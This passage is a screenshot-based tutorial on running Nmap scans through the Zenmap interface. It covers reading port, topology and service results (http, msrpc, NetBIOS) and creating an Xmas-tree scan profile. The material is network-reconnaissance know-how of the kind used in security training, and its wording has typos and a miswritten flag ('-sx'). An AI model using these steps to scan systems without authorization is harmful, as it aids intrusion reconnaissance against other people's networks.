
- 2) Put the IP-Address for scanning.




3) Select the required scan type.




4) After selecting scan type click on scan button.




5) After clicking on scan wait till scan get complete.




6) After scan is complete Nmap will show the scan result.




7) Click port /host tab for display more information about scan; NMAP also display port, protocol, state, service and version of scan.




- 8) Click on topology tab to view Nmap's topology for the provided IP Address in the intense scan.




- 9) Click the host details tab to see the details of all host discovered during scan.




10) Click the scan tab to scan details for provided IP address.




11) Now click on the service tab located in the right pane of the windows, this will display the list of services. Now click the http service to list all the http hostname /IP Addresses port, and their states.



12) Click the msrpc service to list all the Microsoft windows RPC.




13) Click the netbios-ssn service to list all NetBIOS hostnames.




14) Xmas scan sends a TCP frame to a remote device with URG, ACK,RST,SYN and FIN flag set. FIN scans only with os TCP/IP Developed according to RFC 793Now perform x-mas scan , you need to create a new profile.


Click profile ->New Profile Or command ctrl +p




15) On the profile tab, enters scan ion the profile name text field.



16) Click the scan tab and select Xmas tree Scan (-sx) from the TCP Scans :Drop Down.



17) Save the changes & Now perform the same steps from 2 to 4 but select the xmas scan in profile drop down that we have created now.




18) To create different scan profile perform the steps 15 to 17.

